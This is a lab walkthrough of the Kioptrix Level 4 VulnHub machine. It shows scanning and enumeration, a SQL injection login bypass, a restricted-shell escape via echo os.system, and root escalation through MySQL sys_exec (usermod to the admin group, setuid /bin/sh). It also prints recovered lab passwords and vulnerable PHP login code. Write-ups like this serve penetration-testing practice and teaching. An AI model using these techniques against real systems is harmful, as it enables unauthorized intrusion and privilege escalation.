vulnhub_kioptrix_level_4

Welcome to the 4th installment of the multi-level KIOPTRIX vulnhub series, and there's only one box left. Let's dive into level 4!

Port scan with masscan:

```
┌──(root㉿kali)-[~]
└─# masscan -p1-65535 192.168.122.15 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-07 01:06:25 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 445/tcp on 192.168.122.15
Discovered open port 80/tcp on 192.168.122.15
Discovered open port 139/tcp on 192.168.122.15
Discovered open port 22/tcp on 192.168.122.15
```

Service and vul scan for further details:

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sS -sV -A -p 22,80,139,445 192.168.122.15
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 20:11 EST
Nmap scan report for 192.168.122.15
Host is up (0.0015s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-@  Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:14:98:77 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: -5h05m39s, deviation: 3h32m07s, median: -7h35m39s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
```

It is evident that the focus is on the Samba and HTTP service.

enum4linux:

```
 ========================================( Users on 192.168.122.15 )========================================

index: 0×1 RID: 0×1f5 acb: 0×00000010 Account: nobody   Name: nobody    Desc: (null)
index: 0×2 RID: 0×bbc acb: 0×00000010 Account: robert   Name: ,,,       Desc: (null)
index: 0×3 RID: 0×3e8 acb: 0×00000010 Account: root     Name: root      Desc: (null)
index: 0×4 RID: 0×bba acb: 0×00000010 Account: john     Name: ,,,       Desc: (null)
index: 0×5 RID: 0×bb8 acb: 0×00000010 Account: loneferret       Name: loneferret,,,     Desc: (null)

user:[nobody] rid:[0×1f5]
user:[robert] rid:[0×bbc]
user:[root] rid:[0×3e8]
user:[john] rid:[0×bba]
user:[loneferret] rid:[0×bb8]
```

The tool successfully enumerated several users on the target machine. Take a note for future reference.

smbclient:


```
┌──(root㉿kali)-[~]
└─# smbclient \\\\192.168.122.15\\IPC$
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ls
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
smb: \> ^C

┌──(root㉿kali)-[~]
└─# smbclient \\\\192.168.122.15\\print$
Password for [WORKGROUP\root]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Nothing interesting.

dirsearch:

```
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.122.15

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.122.15/_23-11-06_20-07-36.txt

Error Log: /root/.dirsearch/logs/errors-23-11-06_20-07-36.log

Target: http://192.168.122.15/

[20:07:36] Starting:
[20:07:38] 403 -  332B  - /.ht_wsr.txt
[20:07:38] 403 -  335B  - /.htaccess.orig
[20:07:38] 403 -  335B  - /.htaccess.save
[20:07:38] 403 -  337B  - /.htaccess.sample
[20:07:38] 403 -  335B  - /.htaccess_orig
[20:07:38] 403 -  335B  - /.htaccess.bak1
[20:07:38] 403 -  333B  - /.htaccess_sc
[20:07:38] 403 -  334B  - /.htaccessOLD2
[20:07:38] 403 -  336B  - /.htaccess_extra
[20:07:38] 403 -  333B  - /.htaccessOLD
[20:07:38] 403 -  333B  - /.htaccessBAK
[20:07:38] 403 -  326B  - /.html
[20:07:38] 403 -  335B  - /.htpasswd_test
[20:07:38] 403 -  331B  - /.htpasswds
[20:07:38] 403 -  332B  - /.httr-oauth
[20:07:38] 403 -  325B  - /.htm
[20:08:03] 403 -  329B  - /cgi-bin/
[20:08:03] 200 -  109B  - /checklogin
[20:08:03] 200 -  109B  - /checklogin.php
[20:08:07] 200 -  298B  - /database.sql
[20:08:08] 403 -  325B  - /doc/
[20:08:08] 403 -  340B  - /doc/en/changes.html
[20:08:08] 403 -  329B  - /doc/api/
[20:08:08] 403 -  340B  - /doc/html/index.html
[20:08:08] 403 -  339B  - /doc/stable.version
```

I can finally discover something intriguing after inspecting each page carefully.



This page leaked the username john.

Next step I choose to access the homepage via firefox:


Here comes a classic login panel! Upon seeing this, multi thoughts come to my mind.

- SQLi
- Brute force
- CMS vul
- ...

There's no exploitable vulnerabilities about LigGoat and I couldn't access valid accounts with brute force.


Let's check if there exists a SQL injection.

Input a `'` in both username and password blanks:



An error occurred!

After further testing, I discovered that the password field is vulnerable to SQL injection. I attempted to access the backend by entering the username “john” and the password `' or 1=1 #` or 1=1# to validate this issue.



I obtained the password for robert using the same approach.

john\MyNameIsJohn

robert\ADGAdsafdfwt4gadfga==

Attempt to login as john using ssh:

```
┌──(root㉿kali)-[~]
└─# ssh john@192.168.122.15 -oHostKeyAlgorithms=+ssh-rsa
john@192.168.122.15's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
john:~$
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ ls
john:~$
john:~$
john:~$ ls
john:~$ lpath
Allowed:
 /home/john
john:~$
john:~$ id
*** unknown command: id
john:~$ echo

john:~$ echo 1
1
john:~$ echo os.exec('/bin/bash')
sh: Syntax error: "(" unexpected
john:~$ echo os.exec("/bin/bash")
sh: Syntax error: "(" unexpected
john:~$
john:~$
john:~$
john:~$ echo os.system("/bin/bash")
john@Kioptrix4:~$
john@Kioptrix4:~$
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ pwd
/home/john
```

The shell I obtained was severely restricted. However, I successfully bypass it using `echo os.system('/bin/bash')` and gained an interactive shell.

I could switch to robert account with the password obtained above, so I tried `sudo -l` to access higher privilege, but failed.

linpeas.sh:

```
╔╣ MySQL connection using default root/root ........... No
╔╣ MySQL connection using root/toor ................... No
╔╣ MySQL connection using root/NOPASS ................. Yes

╔══════════╣ Searching mysql credentials and exec
Found lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so. lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
If you can login in MySQL you can execute commands doing: SELECT sys_eval('id');
Found lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so. lib_mysqludf_sys: /usr/lib/lib_mysqludf_sys.so
If you can login in MySQL you can execute commands doing: SELECT sys_eval('id');
From '/etc/mysql/my.cnf' Mysql user: user                = root
Found readable /etc/mysql/my.cnf
```

MYSQL!

I focused on finding leaked creds, and ultimately discovered the MySQL account password in the “checklogin” file.

```
john@Kioptrix4:/var/www$ ls
checklogin.php  database.sql  images  index.php  john  login_success.php  logout.php  member.php  robert
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
//$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
//$mypassword = mysql_real_escape_string($mypassword);

//$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
//$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row
```

Once connected to MySQL, I issued a SQL query to determine if UDF was available within MySQL.

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from func;
+-------------------------+-----+-----------------------+----------+
| name                    | ret | dl                    | type     |
+-------------------------+-----+-----------------------+----------+
| lib_mysqludf_sys_info   |   0 | lib_mysqludf_sys.so   | function |
| sys_exec                |   0 | lib_mysqludf_sys.so   | function |
+-------------------------+-----+-----------------------+----------+
2 rows in set (0.00 sec)
```

Fortunately, it's available.

Solutions to gain root privilege I can think of are following:

- add john to admin group
- manipulate the /bin/sh file

First way:

```
mysql> select sys_exec('usermod -a -G admin robert');
+-----------------------------------------+
| sys_exec('usermod -a -G admin robert') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.06 sec)

mysql>
mysql>
mysql> Bye
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$ sudo su
[sudo] password for robert:
root@Kioptrix4:/tmp#
root@Kioptrix4:/tmp#
root@Kioptrix4:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

it worked!

Another:

```
mysql> select sys_exec('cp /bin/sh /tmp/sh; chmod +s /tmp/sh');
+-------------------------------------------------+
| sys_exec('cp /bin/sh /tmp/sh; chmod +s /tmp/sh') |
+-------------------------------------------------+
| NULL                                            |
+-------------------------------------------------+
1 row in set (0.00 sec)

mysql> Bye
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$
robert@Kioptrix4:/tmp$ cd /tmp
robert@Kioptrix4:/tmp$ ls
bash  linpeas.sh  sh  test
robert@Kioptrix4:/tmp$ ./sh
# id
uid=1002(robert) gid=1002(robert) euid=0(root) egid=0(root) groups=1002(robert)
# ls
```

ROOT it!